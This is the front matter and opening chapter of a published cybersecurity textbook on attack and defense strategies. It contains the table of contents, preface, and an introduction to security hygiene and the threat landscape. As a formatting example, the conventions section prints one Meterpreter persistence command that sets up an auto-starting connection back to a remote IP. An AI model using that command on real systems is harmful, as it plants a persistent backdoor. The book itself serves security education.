
EXPERT INSIGHT

# Cybersecurity – Attack and Defense Strategies

Improve your security posture to mitigate risks and prevent attackers from infiltrating your system



## Third Edition



**Yuri Diogenes**
**Dr. Erdal Ozkaya**

‹packt›

# Cybersecurity – Attack and Defense Strategies

Third Edition

Improve your security posture to mitigate risks and prevent attackers from infiltrating your system

**Yuri Diogenes**

**Dr. Erdal Ozkaya**

‹packt›

BIRMINGHAM—MUMBAI

# Cybersecurity – Attack and Defense Strategies

Third Edition

Copyright © 2022 Packt Publishing

*All rights reserved*. No part of this book may be reproduced, stored in a retrieval system, or transmitted in any form or by any means, without the prior written permission of the publisher, except in the case of brief quotations embedded in critical articles or reviews.

Every effort has been made in the preparation of this book to ensure the accuracy of the information presented. However, the information contained in this book is sold without warranty, either express or implied. Neither the authors, nor Packt Publishing or its dealers and distributors, will be held liable for any damages caused or alleged to have been caused directly or indirectly by this book.

Packt Publishing has endeavored to provide trademark information about all of the companies and products mentioned in this book by the appropriate use of capitals. However, Packt Publishing cannot guarantee the accuracy of this information.

**Senior Publishing Product Manager:** Dr. Shailesh Jain

**Acquisition Editor – Peer Reviews:** Gaurav Gavas

**Project Editor:** Janice Gonsalves

**Content Development Editor:** Georgia Daisy van der Post

**Copy Editor:** Safis Editing

**Technical Editor:** Srishty Bhardwaj

**Proofreader:** Safis Editing

**Indexer:** Hemangini Bari

**Presentation Designer:** Rajesh Shirsath

First published: January 2018

Second edition: December 2019

Third edition: September 2022

Production reference: 1230922

Published by Packt Publishing Ltd.
Livery Place
35 Livery Street
Birmingham
B3 2PB, UK.

ISBN 978-1-80324-877-6

www.packt.com

# Contributors

## About the authors

**Yuri Diogenes** has a Master of Science in Cybersecurity Intelligence and Forensics Investigation from UTICA College and is currently working on his PhD in Cybersecurity Leadership from Capitol Technology University. Yuri has been working at Microsoft since 2006 and, currently, he is a Principal PM Manager for the CxE Microsoft Defender for Cloud team. Yuri has published a total of 26 books, mostly around information security and Microsoft technologies. Yuri is also a Professor at EC-Council University where he teaches on the Bachelor in Cybersecurity program. Yuri has an MBA and many IT/security industry certifications, including CISSP, MITRE ATT&CK® Cyber Threat Intelligence Certified, E|CND, E|CEH, E|CSA, E|CHFI, CompTIA Security+, CySA+, Network+, CASP, and CyberSec First Responder. You can follow Yuri on Twitter at **@yuridiogenes**.

*Thank you to my wife and daughters for their endless support; my great God for giving me strength and guiding my path each step of the way; to my co-author Erdal for another great partnership; and to the entire Packt Publishing team for another amazing release.*

**Dr. Erdal Ozkaya** is known as a passionate, solutions-focused professional with a comprehensive, global background within the information technology, information security, and cybersecurity fields. He is committed to the delivery of accurate, accessible resources to inform individuals and organizations of cybersecurity and privacy matters in the internet age. Erdal is a well-known public speaker, an award-winning technical expert, the author of more than 20 books, and a writer of certifications. Some of his recent awards are: Global Cybersecurity Leader of the year (InfoSec Awards), Best IT Blogs by Cisco (Top 5), Best CISO for Banking and Financial Sector, Top 50 Technology Leaders by IDC, CIO Online, and Microsoft Most Valuable Professional. You can follow Erdal on Twitter **@Erdal_Ozkaya**.

*Thank you to my family for their endless support, to my co-author Yuri for good friendship and partnership, to all our readers who made this book multi-award winning, and to the entire Packt Publishing team for another amazing release.*

## About the reviewer

**Thomas Marr** is an experienced information security professional with a lengthy history of supporting organizations ranging from technology start-ups to Fortune 500 companies to the United States Department of Defense. Thomas is also a proud veteran of the United States Army where he served on active duty as a military intelligence analyst, specializing in signals intelligence and open source intelligence. In addition to his work with Packt Publishing as a technical reviewer, Thomas actively provides technical expertise to information security community projects as an SME on CompTIA's Certification Advisory Committee for Cybersecurity. He continuously evaluates industry-respected certifications including Security+, PenTest+, CySA+, and CASP+.

*Thank you to my supportive family and the dream team at Packt Publishing for their teamwork in producing this book.*

## Join our community on Discord

Join our community's Discord space for discussions with the author and other readers:

`https://packt.link/SecNet`



# Table of Contents


**Preface** xix

**Chapter 1: Security Posture** 1

**Why security hygiene should be your number one priority** ..... 1
**The current threat landscape** ..... 2
Supply chain attacks • 5
Ransomware • 7
The credentials – authentication and authorization • 11
Apps • 12
Data • 14
**Cybersecurity challenges** ..... 15
Old techniques and broader results • 15
The shift in the threat landscape • 16
**Enhancing your security posture** ..... 18
Zero Trust • 19
Cloud Security Posture Management • 21
Multi-cloud • 22
**The Red and Blue Teams** ..... 24
Assume breach • 26
**Summary** ..... 27
**References** ..... 28

**Chapter 2: Incident Response Process** 31

**The incident response process** ..... 31
Reasons to have an IR process in place • 32
Creating an incident response process • 34

Incident response team • 36
Incident life cycle • 37
**Handling an incident ..... 37**
Incident handling checklist • 40
**Post-incident activity ..... 41**
Real-world scenario 1 • 42
Lessons learned from scenario 1 • 43
Real-world scenario 2 • 43
Lessons learned from scenario 2 • 48
**Considerations for incident response in the cloud ..... 48**
Updating your IR process to include the cloud • 49
Appropriate toolset • 49
IR process from the Cloud Solution Provider (CSP) perspective • 50
**Summary ..... 50**
**References ..... 51**

## Chapter 3: What is a Cyber Strategy? 53

**How to build a cyber strategy ..... 53**
1 – Understand the business • 54
2 – Understand the threats and risks • 54
3 – Proper documentation • 55
**Why do we need to build a cyber strategy? ..... 56**
**Best cyber attack strategies ..... 57**
External testing strategies • 57
Internal testing strategies • 57
Blind testing strategy • 58
Targeted testing strategy • 58
**Best cyber defense strategies ..... 58**
Defense in depth • 58
Defense in breadth • 59
**Benefits of having a proactive cybersecurity strategy ..... 60**
**Top cybersecurity strategies for businesses ..... 61**
Training employees about security principles • 62
Protecting networks, information, and computers from viruses, malicious code, and spyware • 62
Having firewall security for all internet connections • 62
Using software updates • 62
Using backup copies • 63

Implementing physical restrictions • 63
Securing Wi-Fi networks • 63
Changing passwords • 63
Limiting access for employees • 63
Using unique user accounts • 63
**Conclusion** ..... **64**
**Further reading** ..... **64**

**Chapter 4: Understanding the Cybersecurity Kill Chain** **67**

**Understanding the Cyber Kill Chain** ..... **68**
Reconnaissance • 68
*Footprinting • 69*
*Enumeration • 69*
*Scanning • 69*
Weaponization • 70
Delivery • 70
Exploitation • 70
*Privilege escalation • 71*
*Examples of attacks that used exploitation • 72*
Installation • 73
Command and Control • 74
Actions on Objectives • 74
*Data exfiltration • 75*
Obfuscation • 75
*Examples of attacks that used Obfuscation • 76*
**Security controls used to stop the Cyber Kill Chain** ..... **77**
Use of UEBA • 78
Security awareness • 79
**Threat life cycle management** ..... **81**
Forensic data collection • 82
Discovery • 82
Qualification • 83
Investigation • 83
Neutralization • 83
Recovery • 83
**Concerns about the Cybersecurity Kill Chain** ..... **84**
**How the Cyber Kill Chain has evolved** ..... **84**

**Tools used during the Cyber Kill Chain ..... 85**
Metasploit • 85
Twint • 87
Nikto • 87
Kismet • 88
Sparta • 89
John the Ripper • 90
Hydra • 91
Aircrack-ng • 92
Airgeddon • 93
Deauther Board • 94
HoboCopy • 95
EvilOSX • 96
**Comodo AEP via Dragon Platform ..... 97**
*Preparation phase • 99*
*Intrusion phase • 99*
*Active Breach phase • 101*
**Summary ..... 102**
**Further reading ..... 102**
**References ..... 103**

## Chapter 5: Reconnaissance 105

**External reconnaissance ..... 105**
Scanning a target's social media • 106
Dumpster diving • 108
Social engineering • 109
*Pretexting • 110*
*Diversion theft • 111*
*Water holing • 111*
*Baiting • 112*
*Quid pro quo • 112*
*Tailgating • 112*
*Phishing • 113*
*Spear phishing • 114*
*Phone phishing (vishing) • 114*
**Internal reconnaissance ..... 116**
**Tools used for reconnaissance ..... 117**

External reconnaissance tools • 117
*SAINT • 117*
*Seatbelt.exe • 118*
*Webshag • 125*
*FOCA • 126*
*PhoneInfoga • 127*
*theHarvester (email harvester) • 128*
*Open-source intelligence • 129*
*Keepnet Labs • 137*
Internal reconnaissance tools • 137
Airgraph-ng • 138
*Sniffing and scanning • 139*
*Prismdump • 139*
*tcpdump • 140*
*Nmap • 141*
*Wireshark • 143*
*Scanrand • 144*
*Masscan • 144*
*Cain and Abel • 144*
*Nessus • 145*
Wardriving • 146
Hak5 Plunder Bug • 147
*CATT • 148*
*Canary token links • 149*
**Passive vs. active reconnaissance ..... 150**
**How to combat reconnaissance ..... 150**
**How to prevent reconnaissance ..... 151**
**Summary ..... 151**
**References ..... 152**

**Chapter 6: Compromising the System 155**

**Analyzing current trends ..... 156**
Extortion attacks • 156
Data manipulation attacks • 160
*Countering data manipulation attacks • 161*
IoT device attacks • 162
*How to secure IoT devices • 163*

Backdoors • 164
*How you can secure against backdoors • 165*
Hacking everyday devices • 166
Hacking the cloud • 166
*Cloud hacking tools • 168*
*Cloud security recommendations • 175*
Phishing • 177
Exploiting a vulnerability • 180
Zero-day • 180
*WhatsApp vulnerability (CVE-2019-3568) • 182*
*Chrome zero-day vulnerability (CVE-2019-5786) • 183*
*Windows 10 privilege escalation • 183*
*Windows privilege escalation vulnerability (CVE20191132) • 184*
*Fuzzing • 184*
*Source code analysis • 185*
*Types of zero-day exploits • 187*
**Performing the steps to compromise a system ..... 188**
*Deploying payloads • 188*
*Compromising operating systems • 191*
*Compromising a remote system • 195*
*Compromising web-based systems • 197*
**Mobile phone (iOS/Android) attacks ..... 205**
Exodus • 206
SensorID • 207
iPhone hack by Cellebrite • 208
Man-in-the-disk • 208
Spearphone (loudspeaker data capture on Android) • 209
Tap ‘n Ghost • 209
*iOS Implant Teardown • 210*
Red and Blue Team tools for mobile devices • 211
*Snoopdroid • 212*
*Androguard • 213*
**Summary ..... 215**
**Further reading ..... 216**
**References ..... 216**

## Chapter 7: Chasing a User's Identity 219

**Identity is the new perimeter** ..... **219**
Credentials and automation • 222
**Strategies for compromising a user's identity** ..... **223**
Gaining access to the network • 225
Harvesting credentials • 225
Hacking a user's identity • 227
Brute force • 227
Social engineering • 229
Pass the hash • 236
Identity theft through mobile devices • 238
Other methods for hacking an identity • 238
**Summary** ..... **239**
**References** ..... **239**

## Chapter 8: Lateral Movement 241

**Infiltration** ..... **241**
**Network mapping** ..... **242**
Scan, close/block, and fix • 245
Blocking and slowing down • 247
Detecting Nmap scans • 248
Use of clever tricks • 249
**Performing lateral movement** ..... **250**
Stage 1 – User compromised (user action) • 250
*Malware installs • 250*
*Beacon, Command & Control (C&C) • 251*
Stage 2 – Workstation admin access (user = admin) • 251
*Vulnerability = admin • 251*
Think like a hacker • 251
*What is the graph? • 252*
Avoiding alerts • 252
Port scans • 253
Sysinternals • 254
File shares • 256
Windows DCOM • 258

Remote Desktop • 259
*Remote Desktop Services Vulnerability (CVE-2019-1181/1182) • 260*
PowerShell • 260
*PowerSploit • 261*
Windows Management Instrumentation • 262
Scheduled tasks • 264
Token stealing • 264
Stolen credentials • 264
Removable media • 265
Tainted shared content • 265
Remote Registry • 265
TeamViewer • 266
Application deployment • 266
Network sniffing • 267
ARP spoofing • 267
AppleScript and IPC (OS X) • 268
Breached host analysis • 268
Central administrator consoles • 268
Email pillaging • 269
Active Directory • 269
Admin shares • 271
Pass the Ticket • 271
Pass-the-Hash (PtH) • 271
*Credentials: Where are they stored? • 272*
*Password hashes • 272*
Winlogon • 273
lsass.exe process • 273
*Security Accounts Manager (SAM) database • 274*
*Domain Active Directory Database (NTDS.DIT) • 274*
*Credential Manager (CredMan) store • 274*
*PtH mitigation recommendations • 275*
**Summary ..... 276**
**Further reading ..... 276**
**References ..... 277**

## Chapter 9: Privilege Escalation 279

Infiltration • 279
*Horizontal privilege escalation • 280*
*Vertical privilege escalation • 281*
*How privilege escalation works • 282*
*Credential exploitation • 282*
*Misconfigurations • 283*
*Privileged vulnerabilities and exploits • 284*
*Social engineering • 285*
*Malware • 286*
Avoiding alerts • 286
Performing privilege escalation • 287
*Exploiting unpatched operating systems • 290*
*Access token manipulation • 291*
*Exploiting accessibility features • 292*
*Application shimming • 293*
*Bypassing user account control • 298*
*Privilege escalation and Container Escape Vulnerability (CVE-2022-0492) • 301*
*DLL injection • 301*
*DLL search order hijacking • 302*
*Dylib hijacking • 303*
*Exploration of vulnerabilities • 304*
*Launch daemon • 306*
*Hands-on example of privilege escalation on a Windows target • 306*
Dumping the SAM file • 308
Rooting Android • 309
Using the /etc/passwd file • 309
Extra window memory injection • 310
Hooking • 310
Scheduled tasks • 311
New services • 311
Startup items • 312
Sudo caching • 312
*Additional tools for privilege escalation • 313*
*0xsp Mongoose v1.7 • 313*

*0xsp Mongoose RED for Windows • 314*
*Hot Potato • 314*
Conclusion and lessons learned • 315
**Summary ..... 316**
**References ..... 316**

## Chapter 10: Security Policy 319

**Reviewing your security policy ..... 319**
Shift left approach • 321
**Educating the end user ..... 322**
Social media security guidelines for users • 323
Security awareness training • 324
**Policy enforcement ..... 325**
Policies in the cloud • 328
Application whitelisting • 329
Hardening • 333
**Monitoring for compliance ..... 335**
Automations • 337
**Continuously driving security posture enhancement via security policy ..... 337**
**Summary ..... 340**
**References ..... 340**

## Chapter 11: Network Security 343

**The defense-in-depth approach ..... 343**
Infrastructure and services • 345
Documents in transit • 345
Endpoints • 348
Microsegmentation • 348
**Physical network segmentation ..... 349**
Discovering your network with a network mapping tool • 351
**Securing remote access to the network ..... 353**
Site-to-site VPN • 355
**Virtual network segmentation ..... 356**
**Zero trust network ..... 358**
Planning zero trust network adoption • 360

**Hybrid cloud network security** ..... **360**
Cloud network visibility • 362
**Summary** ..... **367**
**References** ..... **367**

## Chapter 12: Active Sensors 369

**Detection capabilities** ..... **369**
Indicators of compromise • 371
**Intrusion detection systems** ..... **375**
**Intrusion prevention system** ..... **378**
Rule-based detection • 378
Anomaly-based detection • 379
**Behavior analytics on-premises** ..... **379**
Device placement • 382
**Behavior analytics in a hybrid cloud** ..... **382**
Microsoft Defender for Cloud • 382
Analytics for PaaS workloads • 385
**Summary** ..... **387**
**References** ..... **387**

## Chapter 13: Threat Intelligence 389

**Introduction to threat intelligence** ..... **389**
**Open-source tools for threat intelligence** ..... **393**
Free threat intelligence feeds • 398
Using MITRE ATT&CK • 401
**Microsoft threat intelligence** ..... **407**
Microsoft Sentinel • 407
**Summary** ..... **410**
**References** ..... **411**

## Chapter 14: Investigating an Incident 413

**Scoping the issue** ..... **413**
Key artifacts • 414
**Investigating a compromised system on-premises** ..... **420**
**Investigating a compromised system in a hybrid cloud** ..... **423**
Integrating Defender for Cloud with your SIEM for investigation • 430

**Proactive investigation (threat hunting)** ..... **435**
**Lessons learned** ..... **437**
**Summary** ..... **438**
**References** ..... **438**

## Chapter 15: Recovery Process 441

**Disaster recovery plan** ..... **441**
The disaster recovery planning process • 442
*Forming a disaster recovery team • 442*
*Performing risk assessment • 443*
*Prioritizing processes and operations • 443*
*Determining recovery strategies • 444*
*Creating the disaster recovery plan • 444*
*Testing the plan • 444*
*Obtaining approval • 445*
*Maintaining the plan • 445*
Challenges • 445
**Live recovery** ..... **446**
**Contingency planning** ..... **447**
IT contingency planning process • 448
*Development of the contingency planning policy • 448*
*Conducting business impact analysis • 449*
*Identifying the preventive controls • 450*
*Developing recovery strategies • 450*
*Plan maintenance • 453*
Risk management tools • 453
*RiskNAV • 453*
*IT and Cyber Risk Management software • 454*
**Business continuity plan** ..... **455**
Business continuity planning • 456
How to develop a business continuity plan • 456
7 steps to creating an effective business continuity plan • 457
**Best practices for disaster recovery** ..... **459**
On-premises • 459
On the cloud • 459
Hybrid • 460

**Summary** ..... **460**
**Further reading** ..... **461**
**References** ..... **462**

## Chapter 16: Vulnerability Management 463

**Creating a vulnerability management strategy** ..... **463**
Asset inventory • 464
Information management • 465
Risk assessment • 467
*Scope • 468*
*Collecting data • 469*
*Analysis of policies and procedures • 469*
*Vulnerability analysis • 469*
*Threat analysis • 470*
*Analysis of acceptable risks • 470*
Vulnerability assessment • 471
Reporting and remediation tracking • 472
Response planning • 473
**Elements of a vulnerability strategy** ..... **474**
**Differences between vulnerability management and vulnerability assessment** ..... **476**
**Best practices for vulnerability management** ..... **476**
Strategies to improve vulnerability management • 478
**Vulnerability management tools** ..... **480**
Asset inventory tools • 480
*Peregrine tools • 480*
*LANDesk Management Suite • 481*
*Foundstone's Enterprise (McAfee) • 481*
Information management tools • 482
Risk assessment tools • 485
Vulnerability assessment tools • 486
Reporting and remediation tracking tools • 487
Response planning tools • 487
Intruder • 488
Patch Manager Plus • 489
Windows Server Update Services (WSUS) • 490
Comodo Dragon platform • 491

InsightVM • 491
Azure Threat and Vulnerability Management • 492
Implementing vulnerability management with Nessus • 493
OpenVAS • 501
Qualys • 502
Acunetix • 504
**Conclusion** ..... **504**
**Summary** ..... **505**
**Further reading** ..... **505**
**References** ..... **506**

## Chapter 17: Log Analysis 507

**Data correlation** ..... **507**
**Operating system logs** ..... **508**
Windows logs • 509
Linux logs • 511
**Firewall logs** ..... **512**
**Web server logs** ..... **513**
**Amazon Web Services (AWS) logs** ..... **514**
Accessing AWS logs from Microsoft Sentinel • 516
**Azure Activity logs** ..... **518**
Accessing Azure Activity logs from Microsoft Sentinel • 520
**Google Cloud Platform Logs** ..... **521**
**Summary** ..... **523**
**References** ..... **524**

## Other Book You May Enjoy 527

## Index 531

# Preface

COVID-19 pushed organizations to accelerate their digital transformations, and with that they had to rapidly adopt a more flexible policy to enable remote work. This new environment created a series of cybersecurity challenges for organizations, and new opportunities for threat actors to perform their malicious operations. Throughout this book, you will learn about the importance of security posture management to improve your defense. You will also learn about attack methods, and patterns to recognize abnormal behavior within your organization with Blue Team tactics. In addition, this book will teach you techniques to gather exploitation intelligence and identify risks, and will demonstrate the impact of Red and Blue Team activity.

## Who this book is for

This book is for the IT professional venturing into the IT security domain, pen testers, security consultants, or those looking to perform ethical hacking. Prior knowledge of computer networks, cloud computing, and operating systems is beneficial.

## What this book covers

*Chapter 1*, *Security Posture*, defines what constitutes a good security posture and explores the importance of having a good defense and attack strategy.

*Chapter 2*, *Incident Response Process*, introduces the incident response process and the importance of establishing a consistent plan. It covers different industry standards and best practices for handling incident response.

*Chapter 3*, *What is a Cyber Strategy?,* explains what a cyber strategy is, why it's needed, and how an effective enterprise cyber strategy can be built.

*Chapter 4*, *Understanding the Cybersecurity Kill Chain*, prepares the reader to understand the mindset of an attacker, the different stages of an attack, and what usually takes place in each one of these stages.

*Chapter 5*, *Reconnaissance*, covers the different strategies to perform reconnaissance, showing how data is gathered to obtain information about the target and how this information is taken into consideration to plan an attack.

*Chapter 6*, *Compromising the System*, shows current trends in strategies to compromise a system, and explains some techniques to exploit vulnerabilities in a system.

*Chapter 7*, *Chasing a User's Identity*, explains the importance of protecting the user's identity to avoid credential theft, and covers the main strategies used to compromise a user's identity, all with the intent to improve your identity protection.

*Chapter 8*, *Lateral Movement*, describes how attackers perform lateral movement operations once they gain access to the system.

*Chapter 9*, *Privilege Escalation*, shows how attackers can escalate privileges in order to gain administrative access to a system.

*Chapter 10*, *Security Policy*, focuses on the different aspects of the initial defense strategy, which starts with the importance of establishing guardrails in the beginning of the deployment pipeline and goes over best practices, security awareness training, and key security controls.

*Chapter 11*, *Network Segmentation*, looks into different aspects of defense in depth, covering physical network segmentation as well as the virtual and hybrid cloud.

*Chapter 12*, *Active Sensors*, explains the importance of having network sensors that can alert about threats based on patterns and behavior. It also covers the different types of network sensors and demonstrates some use case scenarios.

*Chapter 13*, *Threat Intelligence*, discusses different aspects of threat intelligence, both from the community and from major vendors.

*Chapter 14*, *Investigating an Incident*, goes over the steps to investigate an incident, explores the differences of investigating an on-premises incident versus a cloud-based incident, and finishes with a couple of case studies.

*Chapter 15*, *Recovery Process*, focuses on the recovery steps and procedures for a compromised system, and explains the criticality of the options available and how to evaluate the best recovery option.

*Chapter 16*, *Vulnerability Management*, describes the importance of vulnerability management to mitigate attempts to exploit known vulnerabilities.

*Chapter 17*, *Log Analysis*, goes over the different techniques for manual log analysis, since it is critical for the reader to gain knowledge of how to deeply analyze different types of logs to hunt suspicious security activities.

# To get the most out of this book

- We assume that readers of this book know the basic information security concepts, are familiar with Windows and Linux operating systems, as well as core network infrastructure terminologies and key cloud computing concepts.
- Some demonstrations from this book can also be done in a lab environment; therefore we recommend you to have a virtual lab with VMs running Windows Server 2019, Windows 10/11 and Kali Linux.

## Download the color images

We also provide a PDF file that has color images of the screenshots/diagrams used in this book. You can download it here: `https://static.packt-cdn.com/downloads/9781803248776_ColorImages.pdf`.

## Conventions used

There are a number of text conventions used throughout this book.

`CodeInText`: Indicates code words in text, database table names, folder names, filenames, file extensions, pathnames, dummy URLs, user input, and Twitter handles. For example: "Mount the downloaded `WebStorm-10*.dmg` disk image file as another disk in your system."

Any command-line input or output is written as follows:

```
meterpreter >run persistence -A -L c:\ -X 30 -p 443 -r 10.108.210.25
```

**Bold**: Indicates a new term, an important word, or words that you see on the screen. For instance, words in menus or dialog boxes appear in the text like this. For example: "Select **System info** from the **Administration** panel."



Warnings or important notes appear like this.



Tips and tricks appear like this.

# Get in touch

Feedback from our readers is always welcome.

**General feedback**: Email `feedback@packtpub.com` and mention the book's title in the subject of your message. If you have questions about any aspect of this book, please email us at `questions@packtpub.com`.

**Errata**: Although we have taken every care to ensure the accuracy of our content, mistakes do happen. If you have found a mistake in this book, we would be grateful if you reported this to us. Please visit `http://www.packtpub.com/submit-errata`, click **Submit Errata**, and fill in the form.

**Piracy**: If you come across any illegal copies of our works in any form on the internet, we would be grateful if you would provide us with the location address or website name. Please contact us at `copyright@packtpub.com` with a link to the material.

**If you are interested in becoming an author**: If there is a topic that you have expertise in and you are interested in either writing or contributing to a book, please visit `http://authors.packtpub.com`.

## Share your thoughts

Once you've read *Cybersecurity - Attack and Defense Strategies, Third Edition*, we'd love to hear your thoughts! Please `click here to go straight to the Amazon review page` for this book and share your feedback.

Your review is important to us and the tech community and will help us make sure we're delivering excellent quality content.

# 1

# Security Posture

Over the years, investments in security have moved from *nice to have* to *must have*, and now organizations around the globe are realizing how important it is to continually invest in security. This investment will ensure that a company remains competitive in the market. Failure to properly secure their assets could lead to irreparable damage, and in some circumstances could lead to bankruptcy. Due to the current threat landscape, investing in protection alone isn't enough. Organizations must enhance their overall security posture. This means that the investments in protection, detection, and response must be aligned. In this chapter, we'll be covering the following topics:

- Why security hygiene should be your number one priority
- The current threat landscape
- The challenges in the cybersecurity space
- How to enhance your security posture
- Understanding the roles of the Blue Team and Red Team in your organization

Let's start by going into a bit more detail about why security hygiene is so vital in the first place.

## Why security hygiene should be your number one priority

On January 23rd, 2020, Wuhan, a city with more than 11 million people, was placed in lockdown due to the novel coronavirus (2019-nCoV). Following this major event, the World Health Organization declared a global health emergency on January 30th. Threat actors actively monitor current world events, and this was an opportunity for them to start crafting their next attack. On January 28th, the threat actors behind Emotet started to exploit the curiosity and lack of information about the novel coronavirus (2019-nCoV) to start a major spam campaign, where emails were sent pretending to be official notifications sent by a disability welfare provider and public health centers. The perceived intent of the email was to warn the recipient about the virus and to entice the user to download a file that contained preventive measures. The success of this campaign led other threat actors to follow in Emotet's footsteps, and on February 8th, LokiBot also used the novel coronavirus (2019-nCoV) theme as a way to lure users in China and the United States.

On February 11th, the World Health Organization named the new disease COVID-19. Now with an established name, and the mainstream media utilizing this name in its mass coverage, this prompted another wave of malicious activities by the threat actors that were monitoring these events. This time Emotet expanded its campaigns to Italy, Spain, and English-speaking countries. On March 3rd, another group started to use COVID-19 as the main theme for their TrickBot campaign. They were initially targeting Spain, France, and Italy, but rapidly became the most productive malware operation at that point.

What do all these campaigns have in common? They use fear around COVID-19 as a social engineering mechanism to entice the user to do something, and this something is what will start the compromise of the system. Social engineering via phishing emails always has a good return on investment for threat actors, because they know many people will click on the link or download the file, and this is all they need. While security awareness is always a good countermeasure to educate users on these types of attacks and ensure that they are more skeptical before acting upon receiving emails like that, you always need to ensure that you have security controls in place to mitigate the scenarios where even an educated user will fall into this trap and click on the link. These security controls are the proactive measures that you need to have in place to ensure that your security hygiene is flawless and that you've done everything you can to elevate the security state of all resources that you are monitoring.

The lack of security hygiene across the industry was highlighted in the Analysis Report (AR21-013A) issued by the **Cybersecurity and Infrastructure Security Agency (CISA)**. The report, called *Strengthening Security Configurations to Defend Against Attackers Targeting Cloud Services*, emphasized that most threat actors are able to successfully exploit resources due to *poor cyber hygiene practices,* which includes the overall maintenance of resources as well as a lack of secure configuration.

Without proper security hygiene, you will always be playing catchup. It doesn't matter if you have great threat detection, because as the name says, it is for detection and not prevention or response. Security hygiene means you need to do your homework to ensure that you are using the right security best practices for the different workloads that you manage, patching your systems, hardening your resources, and repeating all these processes over and over. The bottom line is that there is no finish line for this, it is a continuous improvement process that doesn't end. However, if you put in the work to continually update and improve your security hygiene, you will ensure that threat actors will have a much harder time accessing your systems.

## The current threat landscape

With the prevalence of always-on connectivity and advancements in technology that are available today, threats are evolving rapidly to exploit different aspects of these technologies. Any device is vulnerable to attack, and with the **Internet of Things** (**IoT**) this became a reality. In October 2016, a series of **distributed denial-of-service** (**DDoS**) attacks were used against a DNS provider used by GitHub, PayPal, etc., which caused those major web services to stop working. Attacks leveraging IoT devices are growing exponentially.

According to SonicWall, 32.7 million IoT attacks were detected during the year 2018. One of these attacks was the VPNFilter malware.

This malware was leveraged during an IoT-related attack to infect routers and capture and exfiltrate data.

This was possible due to the amount of insecure IoT devices around the world. While the use of IoT to launch a massive cyber-attack is something new, the vulnerabilities in those devices are not. As a matter of fact, they've been there for quite a while. In 2014, ESET reported 73,000 unprotected security cameras with default passwords. In April 2017, IOActive found 7,000 vulnerable Linksys routers in use, although they said that it could be up to 100,000 additional routers exposed to this vulnerability.

The **Chief Executive Officer** (**CEO**) may even ask: what do the vulnerabilities in a home device have to do with our company? That's when the **Chief Information Security Officer** (**CISO**) should be ready to give an answer because the CISO should have a better understanding of the threat landscape and how home user devices may impact the overall security that this company needs to enforce. The answer comes in two simple scenarios, remote access and **bring your own device** (**BYOD**).

While remote access is not something new, the number of remote workers is growing exponentially. 43% of employed Americans report spending at least some time working remotely, according to Gallup, which means they are using their own infrastructure to access a company's resources. Compounding this issue, we have a growth in the number of companies allowing BYOD in the workplace. Keep in mind that there are ways to implement BYOD securely, but most of the failures in the BYOD scenario usually happen because of poor planning and network architecture, which lead to an insecure implementation.

What is the commonality among all the technologies that were previously mentioned? To operate them you need a user, and the user is still the greatest target for attack. Humans are the weakest link in the security chain. For this reason, old threats such as phishing emails are still on the rise. This is because they deal with the psychological aspects of the user by enticing the user to click on something, such as a file attachment or malicious link. Once the user performs one of these actions, their device usually either becomes compromised by malicious software (malware) or is remotely accessed by a hacker. In April 2019 the IT services company Wipro Ltd was initially compromised by a phishing campaign, which was used as a footprint for a major attack that led to a data breach of many customers. This just shows how effective a phishing campaign can still be, even with security controls in place.

The phishing campaign is usually used as the entry point for the attacker, and from there other threats will be leveraged to exploit vulnerabilities in the system.

One example of a growing threat that uses phishing emails as the entry point for the attack is ransomware. In just the first three months of 2016, the FBI reported that $209 million in ransomware payments were made. Trend Micro predicted that ransomware growth would plateau in 2017, but that the attack methods and targets would diversify. This prediction was actually very accurate as we see can now in the latest study from Sophos that found that ransomware attacks dropped from 51% in 2020 to 37% in 2021.

The following diagram highlights the correlation between these attacks and the end user:

